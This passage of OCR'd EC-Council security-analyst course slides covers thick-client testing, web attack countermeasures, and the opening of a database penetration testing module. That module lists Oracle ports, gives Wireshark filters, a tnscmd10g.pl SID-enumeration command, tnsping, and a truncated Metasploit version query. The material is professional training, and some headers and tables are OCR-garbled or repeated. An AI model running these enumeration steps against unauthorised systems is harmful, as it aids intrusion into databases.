- In this type of testing , pen tester should perform activities like fuzzing, traffic interception and analysis, injection in order to check the thick client against injection attacks

- Use tools such as Burp Suite, Fiddler, Echo, Mirage, Charles, Mallory, JavaSnoop, TCPDump, and Wireshark to perform this type of testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ouncil ertiied ecurity Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

System Testing

ECSA
EC-Council Certified Security Analyst

1. In this type of testing, pen tester should analyze the local storage for sensitive data leakage. Check whether the application is storing any sensitive information such as username, passwords, database credentials, license details, cryptographic keys, and configuration details like IP address, port, etc.) in the computer without the user's knowledge
2. Check local storage such as files, registries, process, temp folder, application folder used by the thick clients
3. Use tools such as Process Monitor in order to monitor Windows real-time file system, registry and process/thread activity
4. Perform Memory Analysis in order to analyze the entire memory content used by the application using memory reading tools such as Winhex, Tsearch Userdump, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Static Testing

ECSA
EC-Council Certified Security Analyst

- Analyze application configuration files for misconfigurations, URL, Server credentials/ Cryptographic keys/ Hardcoded passwords, etc.
- Use static analysis tools such as System Internals (Process Monitor, Regedit, Regshot, AccessEnum), CFF Explorer, etc.
- Perform reverse engineering by using tools such as Java Byte Code Editor, JD GUI, Ollydbg to decompile exe's/ jar files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Document the Result

ECSA

✓ Note down the weaknesses found with respect to web application security frame

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Web Application Security Countermeasures and Recommendations

ECSA

SQL Injection Attack's Countermeasures and Recommendations
Limit the length of user input
Use custom error messages
Monitor DB traffic using an IDS, WAF
Disable commands like xp_cmdshell
Isolate database server and web server

Broken Authentication and Session Management's Countermeasures and Recommendations
Use SSL for all authenticated parts of the application
Verify whether all the users' identities and credentials are stored in a hashed form
Never submit session data as part of a GET, POST

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

ECSA

Weak Cryptography Countermeasures and Recommendations
Do not create or use weak cryptographic algorithms
Generate encryption keys offline and store them securely
Ensure that encrypted data stored on disk is not easy to decrypt

Perform access control checks before redirecting the authorized user to requested resource
Avoid using insecure Id's to prevent attacker from guessing it
Provide session timeout mechanism
Limit file permissions to authorized users to prevent misuse

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

ECSA

Security Misconfiguration Countermeasures and Recommendations
Configure all security mechanisms and turn off all unused services
Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
Scan for latest security vulnerabilities and apply the latest security patches
Non-SSL requests to web pages should be redirected to the SSL page
Set the 'secure' flag on all sensitive cookies
Configure SSL provider to support only strong algorithms
Ensure the certificate is valid, not expired, and matches all domains used by the site
Backend and other connections should also use SSL or other encryption technologies

XSS Attack's Countermeasures and Recommendations
Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
Use a web application firewall to block the execution of malicious script
Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
Encode Input and output and filter Meta characters in the input
Do not always trust websites that use HTTPS when it comes to XSS
Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

ECSA

Directory Traversal Attack's Countermeasures and Recommendations
Define access rights to the protected areas of the website
Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
Web servers should be updated with security patches in a timely manner

Unvalidated Redirects and Forwards Attacks Countermeasures and Recommendations
Avoid using redirects and forwards
If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

ECSA

Cross-Site Request Forgery Attack's Countermeasures and Recommendations
Logoff immediately after using a web application and clear the history
Do not allow your browser and websites to save login details
Check the HTTP Referrer header and when processing a POST, ignore URL parameters

Cookie/Session Poisoning Attack's Countermeasures and Recommendations
Do not store plain text or weakly encrypted password in a cookie
Implement cookie's timeout
Cookie's authentication credentials should be associated with an IP address
Make logout functions available

Web Services Attack's Countermeasures and Recommendations
Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
Use document-centric authentication credentials that use SAML
Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering
Configure firewalls/IDS systems for a web services anomaly and signature detection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 09

Database Penetration Testing Methodology



MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing security of database servers and instances in a target network.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Penetration Testing Steps

ECSA
EC-Council Certified Security Analyst

Step 1	Information Reconnaissance
Step 1.1	Scan for Default Ports Used by Databases
Step 1.2	Sniff Database-related Traffic on the Local Wire
Step 1.3	Discover Databases on Network
Step 2	Database Enumeration: Oracle
Step 2.1	Scan for other Default Ports Used by the Oracle Database
Step 2.2	Scan for Non-Default Ports Used by the Oracle Database
Step 2.3	Check the Status of the TNS Listener Running at the Oracle Server
Step 2.4	Enumerate the Database
Step 3	Database Enumeration: MS SQL Server
Step 3.1	Scan for other Default Ports Used by the SQL Server Database
Step 3.2	Enumerate the Database using Nmap Scripts
Step 3.3	Enumerate the Database using Standard SQL Queries
Step 3.4	Enumerate the Database using SQL Server Resolution Service (SSRS)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Database Penetration Testing Steps (Cont'd)

ECSA

Step 4	Database Enumeration: MySQL
Step 4.1	Enumerate the Database
Step 5	Vulnerability and Exploit Research
Step 5.1	Conduct Exploit Research for Known Vulnerabilities
Step 5.2	Perform Vulnerability Scanning on Target Database
Step 6	Database Exploitation: Oracle
Step 6.1	Try to Log in using Default Account Passwords
Step 6.2	Try to Brute Force Oracle Logins
Step 6.3	Test whether Execution of Privileges is Allowed
Step 6.4	Try to Bypass the Protections Provided by the Oracle Database Vault
Step 6.5	Attempt to Brute-force Password Hashes from the Oracle Database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Penetration Testing Steps (Cont'd)

ECSA

Step 7	Database Exploitation: MS SQL SERVER
Step 7.1	Test for Service Account Registry Key
Step 7.2	Test the Stored Procedure to Run Web Tasks
Step 7.3	Brute Force SA Account
Step 8	Database Exploitation: MySQL
Step 8.1	Try to Log in using Default/ Common Passwords
Step 8.2	Brute Force Accounts using Dictionary Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Information Reconnaissance


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Scan for Default Ports Used by Databases


ECSA
EC-Council Certified Security Analyst


- Use ports scanning tools, such as Nmap, to scan for the default port used by the databases

Database	Default Ports
Oracle	1521
Microsoft SQL Server	1433
MySQL	3306
PostgreSQL	5432









Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sniff Database-related Traffic on the Local Wire

ECSA

- You can sniff network traffic to determine the presence and the number of database connections
- Use packet sniffing tools, such as **Wireshark**, to sniff the data packets

- Use filter tcp.port==1521 to filter Oracle SQLPlus specific traffic
- Use filter tcp.port==1433 to filter SQL specific Server traffic
- Use filter tcp.port==3306 to filter MySQL specific traffic




Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discover Databases on Network

ECSA

- Use network and database discovery tools to find **databases on your target network**



Source: *https://www.trustwave.com*

ManageEngine Applications Manager
Source: *https://www.manageengine.com*

McAfee Database Security
Source: *https://www.mcafee.com*

IBM Security Guardium
Source: *https://www.ibm.com*

Database Performance Analyzer
Source: *https://www.solarwinds.com*

Spiceworks Inventory
Source: *https://www.spiceworks.com*

Imperva SecureSphere
Source: *https://www.imperva.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Database Enumeration: Oracle

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database

ECSA
EC-Council Certified Security Analyst

- Following are the default ports used for various products, such as Oracle Database and Oracle Application Server:

Service	Port	Product
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager Repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database

Source: *http://www.red-database-security.com*

Service	Port	Product
Oracle HTTP Server listen port/Oracle HTTP Server port	80	Oracle Application Server
Oracle Internet Directory (non-SSL)	389	Oracle Application Server
Oracle HTTP Server SSL port	443	Oracle Application Server
Oracle Internet Directory (SSL)	636	Oracle Application Server
Oracle Net Listener/Enterprise Manager Repository port	1521	Oracle Application Server/Oracle Database
Oracle Net Listener	1526	Oracle Database
Oracle Names	1575	Oracle Database
Oracle Connection Manager (CMAN)	1630	Oracle Connection Manager
Oracle JDBC for Rdb Thin Server	1701	Oracle Rdb
Oracle Intelligent Agent	1748	Oracle Application Server
Oracle Intelligent Agent	1754	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

ECSA

Service	Port	Product
Oracle Intelligent Agent	1808	Oracle Application Server
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin (CMAN)	1830	Oracle Connection Manager (CMAN)
Enterprise ManagerAgent port	1831	Oracle Enterprise Manager
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XMLDB FTP Port	2100	Oracle Database
Oracle Intelligent Agent	1809	Oracle Application Server
Enterprise Manager Servlet port SSL	1810	Oracle Enterprise Manager
Oracle Connection Manager Admin (CMAN)	1830	Oracle Connection Manager (CMAN)
Enterprise ManagerAgent port	1831	Oracle Enterprise Manager

Source: *http://www.red-database-security.com*

Service	Port	Product
Enterprise Manager RMI port	1850	Oracle Enterprise Manager
Oracle XMLDB FTP Port	2100	Oracle Database
Oracle GIOP IIOP	2481	Oracle Database
Oracle GIOP IIOP for SSL	2482	Oracle Database
Oracle OC4J RMI	3201	Oracle Application Server
Oracle OC4J AJP	3301	Oracle Application Server
Enterprise Manager Reporting port	3339	Oracle Application Server
Oracle OC4J IIOP	3401	Oracle Application Server
Oracle OC4J IIOPS1	3501	Oracle Application Server
Oracle OC4J IIOPS2	3601	Oracle Application Server
Oracle OC4J JMS	3701	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

ECSA

Service	Port	Product
Oracle9iAS Web Cache Admin port	4000	Oracle Application Server
Oracle9iAS Web Cache Invalidation port	4001	Oracle Application Server
Oracle9iAS Web Cache Statistics port	4002	Oracle Application Server
Oracle Internet Directory (SSL)	4031	Oracle Application Server
Oracle Internet Directory (non-SSL)	4032	Oracle Application Server
OracleAS Certificate Authority (OCA) – Server Authentication	4400	Oracle Application Server
OracleAS Certificate Authority (OCA) – Mutual Authentication	4401	Oracle Application Server
Oracle HTTP Server SSL port	4443	Oracle Application Server
Oracle9iAS Web Cache HTTP Listen (SSL) port	4444	Oracle Application Server

Source: *http://www.red-database-security.com*

Service	Port	Product
Oracle TimesTen	4662	Oracle TimesTen
Oracle TimesTen	4758	Oracle TimesTen
Oracle TimesTen	4759	Oracle TimesTen
Oracle TimesTen	4761	Oracle TimesTen
Oracle TimesTen	4764	Oracle TimesTen
Oracle TimesTen	4766	Oracle TimesTen
Oracle TimesTen	4767	Oracle TimesTen
Oracle Enterprise Manager Web Console	5500	Oracle Enterprise Manager Web
iSQLPlus 10g	5560	Oracle i*SQLPlus
iSQLPlus 10g	5580	Oracle i*SQLPlus RMI Port
Oracle Notification Service request port	6003	Oracle Application Server
Oracle Notification Service local port	6100	Oracle Application Server

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the Oracle Database (Cont'd)

ECSA

Service	Port	Product
Oracle Notification Service remote port	6200	Oracle Application Server
Oracle9IAS Clickstream Collector Agent	6668	Oracle Application Server
Java Object Cache port	7000	Oracle Application Server
DCM Java Object Cache port	7100	Oracle Application Server
Oracle HTTP Server Diagnostic Port	7200	Oracle Application Server
Oracle HTTP Server Port Tunneling	7501	Oracle Application Server
Oracle HTTP Server listen port/Oracle HTTP Server port	7777	Oracle Application Server
Oracle9IAS Web Cache HTTP Listen (non-SSL) port	7779	Oracle Application Server
Oracle HTTP Server Jserv port	8007	Oracle Application Server
Oracle XMLDB HTTP port	8080	Oracle Database
OC4J Forms/Reports Instance	8888	Oracle Developer Suite

Source: *http://www.red-database-security.com*

Service	Port	Product
OC4J Forms/Reports Instance	8889	Oracle Developer Suite
Oracle Forms Server 6/6i	9000	Oracle Application Server
Oracle SOAP Server	9998	Oracle Application Server
OS Agent	14000	Oracle Application Server
Oracle TimesTen	15000	Oracle TimesTen
Oracle TimesTen	15002	Oracle TimesTen
Oracle TimesTen	15004	Oracle TimesTen
Log Loader	44000	Oracle Enterprise Manager

Source: *http://www.red-database-security.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for Non-Default Ports Used by the Oracle Database

ECSA

- Some other ports used by Oracle are as follows:

Service	Port	Notes
sql*net	66	Oracle SQL*NET
SQL*Net 1	1525	Registered as orasrv
tlisrv	1527	-
coauthor	1529	-
Oracle Remote Data Base	1571	rdb-dbs-disp
oracle-em1	1748	-
oracle-em2	1754	-
Oracle-VP2	1808	-
Oracle-VP1	1809	-

Service	Port	Notes
oracle?	2005	Registered as "berknet" for 2005 TCP, Oracle for 2005 UDP
Oracle GIOP	2481	giop
Oracle GIOP SSL	2482	giop-ssl
Oracle TTC	2483	ttc. Oracle may use this port to replace 1521 in future
Oracle TTC SSL	2484	ttc-ssl
OEM Agent	3872	Oem-agent
Oracle RTC-PM port	3891	rtc-pm-port
Oracle dbControl Agent	3938	dbcontrol_agent

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check the Status of the TNS Listener Running at the Oracle Server

ECSA

- The TNS Listener Process is an independent process that connects to the database and resides in the software layer of both client and server
- TNS Listener establishes connections between the Oracle server and a client application, allowing valid users who have permissions to control the database and OS to execute the arbitrary code
- To find the TNS Listener, use port scanners such as Nmap and Amap
- If the Listener is not password protected, use the following command to get the SID:

```
tnscmd10g.pl status -h <ip-address>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check the Status of the TNS Listener Running at the Oracle Server (Cont'd)

ECSA

- The Oracle TNS Listener is the intermediary between a user/web server offering connection and the back-end database

Files that control the listener are:

- **$ORACLE_HOME/bin/Lsnrctl**
  - This is the actual Listener control program
- **$ORACLE_HOME/network /admin/listener.ora**
  - The actual TNS Listener config file
- **$ORACLE_HOME/bin/Tnslnsr**
  - The actual listening process


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database

ECSA

- Tnsping utility is used to detect the version of oracle database running on the target. This utility also helps in confirming that Oracle listener is up and running
- TNS (Transparent Network Substrate) is listener used to establish and maintain remote connections
- Run tnsping [target] command from command prompt





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- Download and run tnscmd.pl script to gather Oracle TNS listener information
- You can use it to discover Oracle version running on the target
- The VSNNUM field denotes the version of oracle database in use. This number is encoded in decimal, and you need to convert it into hex to determine the version of the database.
- 186646784 = B200100=11.2.0.1.0





Note: tnscmd.pl script is available at http://www.red-database-security.com/scripts/tnscmd10g.pl.txt

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- Determine Oracle Version using Metasploit
- Oracle version can be determined using TNS mixin added to the Metasploit

```
msf auxiliary(tnslsnr_version) > info

Name    : Oracle tnslsnr Service Version Query.
Version : 6479
License : Metasploit Framework License (BSD)

Provided by:
CG
Basic Options:

